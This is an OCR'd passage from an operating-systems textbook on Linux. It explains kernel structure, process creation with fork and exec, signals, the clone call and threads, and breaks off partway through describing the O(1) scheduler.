

Figure 10-3. Structure of the Linux kernel.

Networking software is often modular, with different devices and protocols supported. The layer above the network drivers handles a kind of routing function, making sure that the right packet goes to the right device or protocol handler. Most Linux systems contain the full functionality of a hardware router within the kernel, although the performance is less than that of a hardware router. Above the router code is the actual protocol stack, including IP and TCP, but also many additional protocols. Overlaying all the network is the socket interface, which allows programs to create sockets for particular networks and protocols, getting back a file descriptor for each socket to use later.

On top of the disk drivers is the I/O scheduler, which is responsible for ordering and issuing disk-operation requests in a way that tries to conserve wasteful disk head movement or to meet some other system policy.

At the very top of the block-device column are the file systems. Linux may, and in fact does, have multiple file systems coexisting concurrently. In order to hide the gruesome architectural differences of various hardware devices from the file system implementation, a generic block-device layer provides an abstraction used by all file systems.

In the right half of Fig. 10-3 are the other two key components of the Linux kernel. These two are responsible for the memory and process management tasks. Memory-management tasks include maintaining the virtual to physical-memory

page mappings, maintaining a cache of recently accessed pages and implementing a good page-replacement policy, and on-demand bringing in new pages of needed code and data into memory.

The key responsibility of the process-management component is the creation and termination of processes. It also includes the process scheduler, which chooses which process or, rather, thread to run next. As we shall see in the next section, the Linux kernel treats both processes and threads simply as executable entities, and will schedule them based on a global scheduling policy. Finally, code for signal handling also belongs to this component.

While the three components are represented separately in the figure, they are highly interdependent. File systems typically access files through the block devices. However, in order to hide the large latencies of disk accesses, files are copied into the page cache in main memory. Some files may even be dynamically created and may have only an in-memory representation, such as files providing some run-time resource usage information. In addition, the virtual memory system may rely on a disk partition or in-file swap area to back up parts of the main memory when it needs to free up certain pages, and therefore relies on the I/O component. Numerous other interdependencies exist.

In addition to the static in-kernel components, Linux supports dynamically loadable modules. These modules can be used to add or replace the default device drivers, file system, networking, or other kernel codes. The modules are not shown in Fig. 10-3.

Finally, at the very top is the system call interface into the kernel. All system calls come here, causing a trap which switches the execution from user mode into protected kernel mode and passes control to one of the kernel components described earlier.

10.3 PROCESSES IN LINUX

In the previous sections, we started out by looking at Linux as viewed from the keyboard, that is, what the user sees in an *xterm* window. We gave examples of shell commands and utility programs that are frequently used. We ended with a brief overview of the system structure. Now it is time to dig deeply into the kernel and look more closely at the basic concepts Linux supports, namely, processes, memory, the file system, and input/output. These notions are important because the system calls—the interface to the operating system itself—manipulate them. For example, system calls exist to create processes and threads, allocate memory, open files, and do I/O.

Unfortunately, with so many distributions of Linux in existence (and old versions of the kernel still widely used), there are some differences between them. In this chapter, we will emphasize the features common to all of them rather than focus on any one specific version. Thus in certain sections (especially implementation sections), the discussion may not apply equally to every version.

10.3.1 Fundamental Concepts

The main active entities in a Linux system are the processes. Linux processes are very similar to the classical sequential processes that we studied in Chap. 2. Each process runs a single program and initially has a single thread of control. In other words, it has one program counter, which keeps track of the next instruction to be executed. Linux allows a process to create additional threads once it starts.

Linux is a multiprogramming system, so multiple, independent processes may be running at the same time. Furthermore, each user may have several active processes at once, so on a large system, there may be hundreds or even thousands of processes running. In fact, on most single-user workstations, even when the user is absent, dozens of background processes, called **daemons**, are running. These are started by a shell script when the system is booted. ("Daemon" is a variant spelling of "demon," which is a self-employed evil spirit.)

A typical daemon is the *cron daemon*. It wakes up once a minute to check if there is any work for it to do. If so, it does the work. Then it goes back to sleep until it is time for the next check.

This daemon is needed because it is possible in Linux to schedule activities minutes, hours, days, or even months in the future. For example, suppose a user has a dentist appointment at 3 o'clock next Tuesday. He can make an entry in the cron daemon's database telling the daemon to beep at him at, say, 2:30. When the appointed day and time arrives, the cron daemon sees that it has work to do, and starts up the beeping program as a new process.

The cron daemon is also used to start up periodic activities, such as making daily disk backups at 4 A.M., or reminding forgetful users every year on October 31 to stock up on trick-or-treat goodies for Halloween. Other daemons handle incoming and outgoing electronic mail, manage the line printer queue, check if there are enough free pages in memory, and so forth. Daemons are straightforward to implement in Linux because each one is a separate process, independent of all other processes.

Processes are created in Linux in an especially simple manner. The fork system call creates an exact copy of the original process. The forking process is called the **parent process**. The new process is called the **child process**. The parent and child each have their own, private memory images. If the parent subsequently changes any of its variables, the changes are not visible to the child, and vice versa.

Open files are shared between parent and child. That is, if a certain file was open in the parent before the fork, it will continue to be open in both the parent and the child afterward. Changes made to the file by either one will be visible to the other. This behavior is only reasonable, because these changes are also visible to any unrelated process that opens the file.

The fact that the memory images, variables, registers, and everything else are identical in the parent and child leads to a small difficulty: How do the processes know which one should run the parent code and which one should run the child

code? The secret is that the fork system call returns a 0 to the child and a nonzero value, the child's **PID** (**Process Identifier**), to the parent. Both processes normally check the return value and act accordingly, as shown in Fig. 10-4.

```
pid = fork( );                  /* if the fork succeeds, pid > 0 in the parent */
if (pid < 0) {
     handle_error( );           /* fork failed (e.g., memory or some table is full) */
} else if (pid > 0) {
                                /* parent code goes here. /*/
} else {
                                /* child code goes here. /*/
}
```

Figure 10-4. Process creation in Linux.

Processes are named by their PIDs. When a process is created, the parent is given the child's PID, as mentioned above. If the child wants to know its own PID, there is a system call, getpid, that provides it. PIDs are used in a variety of ways. For example, when a child terminates, the parent is given the PID of the child that just finished. This can be important because a parent may have many children. Since children may also have children, an original process can build up an entire tree of children, grandchildren, and further descendants.

Processes in Linux can communicate with each other using a form of message passing. It is possible to create a channel between two processes into which one process can write a stream of bytes for the other to read. These channels are called **pipes**. Synchronization is possible because when a process tries to read from an empty pipe it is blocked until data are available.

Shell pipelines are implemented with pipes. When the shell sees a line like

```
sort <f | head
```

it creates two processes, *sort* and *head*, and sets up a pipe between them in such a way that *sort*'s standard output is connected to *head*'s standard input. In this way, all the data that *sort* writes go directly to *head*, instead of going to a file. If the pipe fills, the system stops running *sort* until *head* has removed some data from it.

Processes can also communicate in another way besides pipes: software interrupts. A process can send what is called a **signal** to another process. Processes can tell the system what they want to happen when an incoming signal arrives. The choices available are to ignore it, to catch it, or to let the signal kill the process. Terminating the process is the default for most signals. If a process elects to catch signals sent to it, it must specify a signal-handling procedure. When a signal arrives, control will abruptly switch to the handler. When the handler is finished and returns, control goes back to where it came from, analogous to hardware I/O interrupts. A process can send signals only to members of its **process group**, which consists of its parent (and further ancestors), siblings, and children (and

further descendants). A process may also send a signal to all members of its process group with a single system call.

Signals are also used for other purposes. For example, if a process is doing floating-point arithmetic, and inadvertently divides by 0 (something that mathematicians tend to frown upon), it gets a SIGFPE (floating-point exception) signal. Some of the signals that are required by POSIX are listed in Fig. 10-5. Many Linux systems have additional signals as well, but programs using them may not be portable to other versions of Linux and UNIX in general.

Signal	Cause
SIGABRT	Sent to abort a process and force a core dump
SIGALRM	The alarm clock has gone off
SIGFPE	A floating-point error has occurred (e.g., division by 0)
SIGHUP	The telecommunications connection was lost
SIGILL	The process has tried to execute an illegal instruction
SIGQUIT	The user has hit the key requesting a core dump
SIGKILL	Sent to kill a process (cannot be caught or ignored)
SIGPIPE	The process has written to a pipe which has no readers
SIGSEGV	The process has referenced an invalid memory address
SIGTERM	Used to request that a process terminate gracefully
SIGUSR1	Available for application-defined purposes
SIGUSR2	Available for application-defined purposes

Figure 10-5. Some of the signals required by POSIX.

10.3.2 Process-Management System Calls in Linux

Let us now look at the Linux system calls dealing with process management. The main ones are listed in Fig. 10-6. Fork is a good place to start the discussion. The fork system call, supported also by other traditional UNIX systems, is the main way to create a new process in Linux systems. (We will discuss another alternative in the following section.) It creates an exact duplicate of the original process, including all the file descriptors, registers, and everything else. After the fork, the original process and the copy (the parent and child) go their separate ways. All the variables have identical values at the time of the fork, but since the entire parent address space is copied to create the child, subsequent changes in one of them do not affect the other. The fork call returns a value, which is zero in the child, and equal to the child's PID in the parent. Using the returned PID, the two processes can see which is the parent and which is the child.

In most cases, after a fork, the child will need to execute different code from the parent. Consider the case of the shell. It reads a command from the terminal, forks off a child process, waits for the child to execute the command, and then

System call	Description
pid = fork( )	Create a child process identical to the parent
pid = waitpid(pid, &statloc, opts)	Wait for a child to terminate
s = execve(name, argv, envp)	Replace a process' core image
exit(status)	Terminate process execution and return status
s = sigaction(sig, &act, &oldact)	Define action to take on signals
s = sigreturn(&context)	Return from a signal
s = sigprocmask(how, &set, &old)	Examine or change the signal mask
s = sigpending(set)	Get the set of blocked signals
s = sigsuspend(sigmask)	Replace the signal mask and suspend the process
s = kill(pid, sig)	Send a signal to a process
residual = alarm(seconds)	Set the alarm clock
s = pause( )	Suspend the caller until the next signal

Figure 10-6. Some system calls relating to processes. The return code *s* is −1 if an error has occurred, *pid* is a process ID, and *residual* is the remaining time in the previous alarm. The parameters are what the names suggest.

reads the next command when the child terminates. To wait for the child to finish, the parent executes a waitpid system call, which just waits until the child terminates (any child if more than one exists). Waitpid has three parameters. The first one allows the caller to wait for a specific child. If it is −1, any old child (i.e., the first child to terminate) will do. The second parameter is the address of a variable that will be set to the child's exit status (normal or abnormal termination and exit value). This allows the parent to know the fate of its child. The third parameter determines whether the caller blocks or returns if no child is already terminated.

In the case of the shell, the child process must execute the command typed by the user. It does this by using the exec system call, which causes its entire core image to be replaced by the file named in its first parameter. A highly simplified shell illustrating the use of fork, waitpid, and exec is shown in Fig. 10-7.

In the most general case, exec has three parameters: the name of the file to be executed, a pointer to the argument array, and a pointer to the environment array. These will be described shortly. Various library procedures, such as *execl*, *execv*, *execle*, and *execve*, are provided to allow the parameters to be omitted or specified in various ways. All of these procedures invoke the same underlying system call. Although the system call is exec, there is no library procedure with this name; one of the others must be used.

Let us consider the case of a command typed to the shell, such as

```
cp file1 file2
```

used to copy *file1* to *file2*. After the shell has forked, the child locates and executes the file *cp* and passes it information about the files to be copied.

```
while (TRUE) {                                  /* repeat forever /*/
      type_prompt( );                           /* display prompt on the screen */
      read_command(command, params);            /* read input line from keyboard */

      pid = fork( );                            /* fork off a child process */
      if (pid < 0) {
            printf("Unable to fork0);           /* error condition */
            continue;                           /* repeat the loop */
      }

      if (pid != 0) {
            waitpid (-1, &status, 0);           /* parent waits for child */
      } else {
            execve(command, params, 0);         /* child does the work */
      }
}
```

Figure 10-7. A highly simplified shell.

The main program of *cp* (and many other programs) contains the function declaration

```
main(argc, argv, envp)
```

where *argc* is a count of the number of items on the command line, including the program name. For the example above, *argc* is 3.

The second parameter, *argv*, is a pointer to an array. Element *i* of that array is a pointer to the *i*th string on the command line. In our example, *argv*[0] would point to the two-character string "cp". Similarly, *argv*[1] would point to the five-character string "file1" and *argv*[2] would point to the five-character string "file2".

The third parameter of *main*, *envp*, is a pointer to the environment, an array of strings containing assignments of the form *name = value* used to pass information such as the terminal type and home directory name to a program. In Fig. 10-7, no environment is passed to the child, so that the third parameter of *execve* is a zero.

If exec seems complicated, do not despair; it is the most complex system call. All the rest are much simpler. As an example of a simple one, consider exit, which processes should use when they are finished executing. It has one parameter, the exit status (0 to 255), which is returned to the parent in the variable *status* of the waitpid system call. The low-order byte of *status* contains the termination status, with 0 being normal termination and the other values being various error conditions. The high-order byte contains the child's exit status (0 to 255), as specified in the child's call to exit. For example, if a parent process executes the statement

```
n = waitpid(-1, &status, 0);
```

it will be suspended until some child process terminates. If the child exits with, say, 4 as the parameter to *exit*, the parent will be awakened with *n* set to the child's

PID and *status* set to 0x0400 (0x as a prefix means hexadecimal in C). The low-order byte of *status* relates to signals; the next one is the value the child returned in its call to exit.

If a process exits and its parent has not yet waited for it, the process enters a kind of suspended animation called the **zombie state**—the living dead. When the parent finally waits for it, the process terminates.

Several system calls relate to signals, which are used in a variety of ways. For example, if a user accidentally tells a text editor to display the entire contents of a very long file, and then realizes the error, some way is needed to interrupt the editor. The usual choice is for the user to hit some special key (e.g., DEL or CTRL-C), which sends a signal to the editor. The editor catches the signal and stops.

To announce its willingness to catch this (or any other) signal, the process can use the sigaction system call. The first parameter is the signal to be caught (see Fig. 10-5). The second is a pointer to a structure giving a pointer to the signal-handling procedure, as well as some other bits and flags. The third one points to a structure where the system returns information about signal handling currently in effect, in case it must be restored later.

The signal handler may run for as long as it wants to. In practice, though, signal handlers are usually fairly short. When the signal-handling procedure is done, it returns to the point from which it was interrupted.

The sigaction system call can also be used to cause a signal to be ignored, or to restore the default action, which is killing the process.

Hitting the DEL or CTRL key is not the only way to send a signal. The kill system call allows a process to signal another related process. The choice of the name "kill" for this system call is not an especially good one, since most processes send signals to other ones with the intention that they be caught. However, a signal that is not caught, does, indeed, kill the recipient.

For many real-time applications, a process needs to be interrupted after a specific time interval to do something, such as to retransmit a potentially lost packet over an unreliable communication line. To handle this situation, the alarm system call has been provided. The parameter specifies an interval, in seconds, after which a SIGALRM signal is sent to the process. A process may have only one alarm outstanding at any instant. If an alarm call is made with a parameter of 10 seconds, and then 3 seconds later another alarm call is made with a parameter of 20 seconds, only one signal will be generated, 20 seconds after the second call. The first signal is canceled by the second call to alarm. If the parameter to alarm is zero, any pending alarm signal is canceled. If an alarm signal is not caught, the default action is taken and the signaled process is killed. Technically, alarm signals may be ignored, but that is a pointless thing to do. Why would a program ask to be signaled later on and then ignore the signal?

It sometimes occurs that a process has nothing to do until a signal arrives. For example, consider a computer-aided instruction program that is testing reading speed and comprehension. It displays some text on the screen and then calls alarm

to signal it after 30 seconds. While the student is reading the text, the program has nothing to do. It could sit in a tight loop doing nothing, but that would waste CPU time that a background process or other user might need. A better solution is to use the pause system call, which tells Linux to suspend the process until the next signal arrives. Woe be it to the program that calls pause with no alarm pending.

10.3.3 Implementation of Processes and Threads in Linux

A process in Linux is like an iceberg: you only see the part above the water, but there is also an important part underneath. Every process has a user part that runs the user program. However, when one of its threads makes a system call, it traps to kernel mode and begins running in kernel context, with a different memory map and full access to all machine resources. It is still the same thread, but now with more power and also its own kernel mode stack and kernel mode program counter. These are important because a system call can block partway through, for example, waiting for a disk operation to complete. The program counter and registers are then saved so the thread can be restarted in kernel mode later.

The Linux kernel internally represents processes as **tasks**, via the structure *task_struct*. Unlike other OS approaches (which make a distinction between a process, lightweight process, and thread), Linux uses the task structure to represent any execution context. Therefore, a single-threaded process will be represented with one task structure and a multithreaded process will have one task structure for each of the user-level threads. Finally, the kernel itself is multithreaded, and has kernel-level threads which are not associated with any user process and are executing kernel code. We will return to the treatment of multithreaded processes (and threads in general) later in this section.

For each process, a process descriptor of type *task_ struct* is resident in memory at all times. It contains vital information needed for the kernel's management of all processes, including scheduling parameters, lists of open-file descriptors, and so on. The process descriptor along with memory for the kernel-mode stack for the process are created upon process creation.

For compatibility with other UNIX systems, Linux identifies processes via the PID. The kernel organizes all processes in a doubly linked list of task structures. In addition to accessing process descriptors by traversing the linked lists, the PID can be mapped to the address of the task structure, and the process information can be accessed immediately.

The task structure contains a variety of fields. Some of these fields contain pointers to other data structures or segments, such as those containing information about open files. Some of these segments are related to the user-level structure of the process, which is not of interest when the user process is not runnable. Therefore, these may be swapped or paged out, in order not to waste memory on information that is not needed. For example, although it is possible for a process to be sent a signal while it is swapped out, it is not possible for it to read a file. For this

reason, information about signals must be in memory all the time, even when the process is not present in memory. On the other hand, information about file descriptors can be kept in the user structure and brought in only when the process is in memory and runnable.

The information in the process descriptor falls into a number of broad categories that can be roughly described as follows:

1. **Scheduling parameters**. Process priority, amount of CPU time consumed recently, amount of time spent sleeping recently. Together, these are used to determine which process to run next.
2. **Memory image**. Pointers to the text, data, and stack segments, or page tables. If the text segment is shared, the text pointer points to the shared text table. When the process is not in memory, information about how to find its parts on disk is here too.
3. **Signals**. Masks showing which signals are being ignored, which are being caught, which are being temporarily blocked, and which are in the process of being delivered.
4. **Machine registers**. When a trap to the kernel occurs, the machine registers (including the floating-point ones, if used) are saved here.
5. **System call state**. Information about the current system call, including the parameters, and results.
6. **File descriptor table**. When a system call involving a file descriptor is invoked, the file descriptor is used as an index into this table to locate the in-core data structure (i-node) corresponding to this file.
7. **Accounting**. Pointer to a table that keeps track of the user and system CPU time used by the process. Some systems also maintain limits here on the amount of CPU time a process may use, the maximum size of its stack, the number of page frames it may consume, and other items.
8. **Kernel stack**. A fixed stack for use by the kernel part of the process.
9. **Miscellaneous**. Current process state, event being waited for, if any, time until alarm clock goes off, PID, PID of the parent process, and user and group identification.

Keeping this information in mind, it is now easy to explain how processes are created in Linux. The mechanism for creating a new process is actually fairly straightforward. A new process descriptor and user area are created for the child process and filled in largely from the parent. The child is given a unique PID not used by any other process, its memory map is set up, and it is given shared access to its parent's files. Then its registers are set up and it is ready to run.

When a fork system call is executed, the calling process traps to the kernel and creates a task structure and few other accompanying data structures, such as the kernel-mode stack and a *thread_info* structure. This structure is allocated at a fixed offset from the process' end-of-stack, and contains few process parameters, along with the address of the process descriptor. By storing the process descriptor's address at a fixed location, Linux needs only few efficient operations to locate the task structure for a running process.

The majority of the process-descriptor contents are filled out based on the parent's descriptor values. Linux then looks for an available PID, that is, not one currently in use by any process, and updates the PID hash-table entry to point to the new task structure. In case of collisions in the hash table, process descriptors may be chained. It also sets the fields in the *task_struct* to point to the corresponding previous/next process on the task array.

In principle, it should now allocate memory for the child's data and stack segments, and to make exact copies of the parent's segments, since the semantics of fork say that no memory is shared between parent and child. The text segment may be either copied or shared since it is read only. At this point, the child is ready to run.

However, copying memory is expensive, so all modern Linux systems cheat. They give the child its own page tables, but have them point to the parent's pages, only marked read only. Whenever either process (the child or the parent) tries to write on a page, it gets a protection fault. The kernel sees this and then allocates a new copy of the page to the faulting process and marks it read/write. In this way, only pages that are actually written have to be copied. This mechanism is called **COW** (**Copy On Write**). It has the additional benefit of not requiring two copies of the program in memory, thus saving RAM.

After the child process starts running, the code running there (a copy of the shell in our example) does an exec system call giving the command name as a parameter. The kernel now finds and verifies the executable file, copies the arguments and environment strings to the kernel, and releases the old address space and its page tables.

Now the new address space must be created and filled in. If the system supports mapped files, as Linux and virtually all other UNIX-based systems do, the new page tables are set up to indicate that no pages are in memory, except perhaps one stack page, but that the address space is backed by the executable file on disk. When the new process starts running, as soon as it touches memory to fetch the first instruction, it will immediately get a page fault, which will cause the first page of code to be paged in from the executable file. In this way, nothing has to be loaded in advance, so programs can start quickly and fault in just those pages they need and no more. (This strategy is really just demand paging in its most pure form, as we discussed in Chap. 3.) Finally, the arguments and environment strings are copied to the new stack, the signals are reset, and the registers are initialized to all zeros. At this point, the new command can start running.

Figure 10-8 illustrates the steps described above through the following example. After the user types the command, ls, the shell creates a new process by forking off a clone of itself. The new shell then calls exec to overlay its memory with the contents of the executable file *ls*. After that, *ls* can start.



Figure 10-8. The steps in executing the command *ls* typed to the shell.

Threads in Linux

We discussed threads in a general way in Chap. 2. Here we will focus on kernel threads in Linux, particularly on the differences among the Linux thread model and other UNIX systems. In order to better understand the unique capabilities provided by the Linux model, we start with a discussion of some of the challenging decisions present in multithreaded systems.

The main issue in introducing threads is maintaining the correct traditional UNIX semantics. First consider fork. Suppose that a process with multiple (kernel) threads does a fork system call. Should all the other threads be created in the new process? For the moment, let us answer that question with yes. Suppose that one of the other threads was blocked reading from the keyboard. Should the corresponding thread in the new process also be blocked reading from the keyboard? If so, which one gets the next line typed? If not, what should that thread be doing in the new process?

The same problem holds for many other things threads can do. In a single-threaded process, the problem does not arise because the one and only thread

cannot be blocked when calling fork. Now consider the case that the other threads are not created in the child process. Suppose that one of the not-created threads holds a mutex that the one-and-only thread in the new process tries to acquire after doing the fork. The mutex will never be released and the one thread will hang forever. Numerous other problems exist, too. There is no simple solution.

File I/O is another problem area. Suppose that one thread is blocked reading from a file and another thread closes the file or does an lseek to change the current file pointer. What happens next? Who knows?

Signal handling is another thorny issue. Should signals be directed at a specific thread or just at the process? A SIGFPE (floating-point exception) should probably be caught by the thread that caused it. What if it does not catch it? Should just that thread be killed, or all threads? Now consider the SIGINT signal, generated by the user at the keyboard. Which thread should catch that? Should all threads share a common set of signal masks? All solutions to these and other problems usually cause something to break somewhere. Getting the semantics of threads right (not to mention the code) is a nontrivial business.

Linux supports kernel threads in an interesting way that is worth looking at. The implementation is based on ideas from 4.4BSD, but kernel threads were not enabled in that distribution because Berkeley ran out of money before the C library could be rewritten to solve the problems discussed earlier.

Historically, processes were resource containers and threads were the units of execution. A process contained one or more threads that shared the address space, open files, signal handlers, alarms, and everything else. Everything was clear and simple as described above.

In 2000, Linux introduced a powerful new system call, clone, that blurred the distinction between processes and threads and possibly even inverted the primacy of the two concepts. Clone is not present in any other version of UNIX. Classically, when a new thread was created, the original thread(s) and the new one shared everything but their registers. In particular, file descriptors for open files, signal handlers, alarms, and other global properties were per process, not per thread. What clone did was make it possible for each of these aspects and others to be process specific or thread specific. It is called as follows:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

The call creates a new thread, either in the current process or in a brand new process, depending on *sharing_flags*. If the new thread is in the current process, it shares the address space with the existing threads, and every subsequent write to any byte in the address space by any thread is immediately visible to all the other threads in the process. On the other hand, if the address space is not shared, then the new thread gets an exact copy of the address space, but subsequent writes by the new thread are not visible to the old ones. These semantics are the same as POSIX. Clone generalizes fork while preserving legacy semantics where needed.

In both cases, the new thread begins executing at *function*, which is called with *arg* as its only parameter. Also in both cases, the new thread gets its own private stack, with the stack pointer initialized to *stack_ptr*.

The *sharing_flags* parameter is a bitmap that allows a finer grain of sharing than traditional UNIX systems. Each of the bits can be set independently of the other ones, and each of them determines whether the new thread copies some data structure or shares it with the calling thread. Figure 10-9 shows some of the items that can be shared or copied according to bits in *sharing_flags*.

Flag	Meaning when set	Meaning when cleared
CLONE_VM	Create a new thread	Create a new process
CLONE_FS	Share umask, root, and working dirs	Do not share them
CLONE_FILES	Share the file descriptors	Copy the file descriptors
CLONE_SIGHAND	Share the signal handler table	Copy the table
CLONE_PARENT	New thread has same parent as caller	New thread's parent is caller

Figure 10-9. Bits in the *sharing_flags* bitmap.

The *CLONE_VM* bit determines whether the virtual memory (i.e., address space) is shared with the old threads or copied. If it is set, the new thread just moves in with the existing ones, so the clone call effectively creates a new thread in an existing process. If the bit is cleared, the new thread gets its own private address space. Having its own address space means that the effect of its STORE instructions is not visible to the existing threads. This behavior is similar to fork, except as noted below. Creating a new address space is effectively the definition of a new process.

The *CLONE_FS* bit controls sharing of the root and working directories and of the umask flag. Even if the new thread has its own address space, if this bit is set, the old and new threads share working directories. This means that a call to chdir by one thread changes the working directory of the other thread, even though the other thread may have its own address space. In UNIX, a call to chdir by a thread always changes the working directory for other threads in its process, but never for threads in another process. Thus this bit enables a kind of sharing not possible in traditional UNIX versions.

The *CLONE_FILES* bit is analogous to the *CLONE_FS* bit. If set, the new thread shares its file descriptors with the old ones, so calls to lseek by one thread are visible to the other ones, again as normally holds for threads within the same process but not for threads in different processes. Similarly, *CLONE_SIGHAND* enables or disables the sharing of the signal handler table between the old and new threads. If the table is shared, even among threads in different address spaces, then changing a handler in one thread affects the handlers in the others.

Finally, every process has a parent. The *CLONE_PARENT* bit controls who the parent of the new thread is. It can either be the same as the calling thread (in

which case the new thread is a sibling of the caller) or it can be the calling thread itself, in which case the new thread is a child of the caller. There are a few other bits that control other items, but they are less important.

This fine-grained sharing is possible because Linux maintains separate data structures for the various items listed in Sec. 10.3.3 (scheduling parameters, memory image, and so on). The task structure just points to these data structures, so it is easy to make a new task structure for each cloned thread and have it point either to the old thread's scheduling, memory, and other data structures or to copies of them. The fact that such fine-grained sharing is possible does not mean that it is useful, however, especially since traditional UNIX versions do not offer this functionality. A Linux program that takes advantage of it is then no longer portable to UNIX.

The Linux thread model raises another difficulty. UNIX systems associate a single PID with a process, independent of whether it is single- or multithreaded. In order to be compatible with other UNIX systems, Linux distinguishes between a process identifier (PID) and a task identifier (TID). Both fields are stored in the task structure. When clone is used to create a new process that shares nothing with its creator, PID is set to a new value; otherwise, the task receives a new TID, but inherits the PID. In this manner, all threads in a process will receive the same PID as the first thread in the process.

10.3.4 Scheduling in Linux

We will now look at the Linux scheduling algorithm. To start with, Linux threads are kernel threads, so scheduling is based on threads, not processes.

Linux distinguishes the following classes of threads for scheduling purposes:

1. Real-time FIFO.
2. Real-time round robin.
3. Sporadic.
4. Timesharing.

Real-time FIFO threads are the highest priority and are not preemptable except by a newly readied real-time FIFO thread with even higher priority. Real-time round-robin threads are the same as real-time FIFO threads except that they have time quanta associated with them, and are preemptable by the clock. If multiple real-time round-robin threads are ready, each one is run for its quantum, after which it goes to the end of the list of real-time round-robin threads. Neither of these classes is actually real time in any sense. Deadlines cannot be specified and guarantees are not given. The sporadic scheduling class is used for sporadic or aperiodic threads, and makes it possible to limit their execution time within a period, so as not to jeopardize other real-time threads. These classes are simply higher priority than

threads in the standard timesharing class. The reason Linux calls them real time is that Linux is conformant to the P1003.4 standard ("real-time" extensions to UNIX) which uses those names. The real-time threads are internally represented with priority levels from 0 to 99, 0 being the highest and 99 the lowest real-time priority level.

The conventional, non-real-time threads form a separate class and are scheduled by a separate algorithm so they do not compete with the real-time threads. Internally, these threads are associated with priority levels from 100 to 139, that is, Linux internally distinguishes among 140 priority levels (for real-time and non-real-time tasks). As for the real-time round-robin threads, Linux allocates CPU time to the non-real-time tasks based on their requirements and their priority levels.

In Linux, time is measured as the number of clock ticks. In older Linux versions, the clock ran at 1000 Hz and each tick was 1 ms, called a **jiffy**. In newer versions, the tick frequency can be configured to 500, 250 or even 1 Hz. In order to avoid wasting CPU cycles for servicing the timer interrupt, the kernel can even be configured in "tickless" mode. This is useful when there is only one process running in the system, or when the CPU is idle and needs to go into power-saving mode. Finally, on newer systems, **high-resolution timers** allow the kernel to keep track of time in sub-jiffy granularity.

Like most UNIX systems, Linux associates a nice value with each thread. The default is 0, but this can be changed using the nice(value) system call, where value ranges from −20 to +19. This value determines the static priority of each thread. A user computing π to a billion places in the background might put this call in his program to be nice to the other users. Only the system administrator may ask for *better* than normal service (meaning values from −20 to −1). Deducing the reason for this rule is left as an exercise for the reader.

Next, we will describe in more detail two of the Linux scheduling algorithms. Their internals are closely related to the design of the **runqueue**, a key data structure used by the scheduler to track all runnable tasks in the system and select the next one to run. A runqueue is associated with each CPU in the system.

Historically, a popular Linux scheduler was the Linux **O(1) scheduler**. It received its name because it was able to perform task-management operations, such as selecting a task or enqueueing a task on the runqueue, in constant time, independent of the total number of tasks in the system. In the O(1) scheduler, the runqueue is organized in two arrays, called *active* and *expired*. As depicted in Fig. 10-10(a), each of these is an array of 140 list heads, each corresponding to a different priority. Each list head points to a doubly linked list of processes at a given priority. The basic operation of the scheduler can be described as follows.

The scheduler selects a task from the highest-priority list in the active array. If that task's timeslice (quantum) expires, it is moved to the expired list (potentially at a different priority level). If the task blocks, for instance to wait on an I/O event, before its timeslice expires, once the event occurs and its execution can resume, it is placed back on the original active array, and its timeslice is decremented to

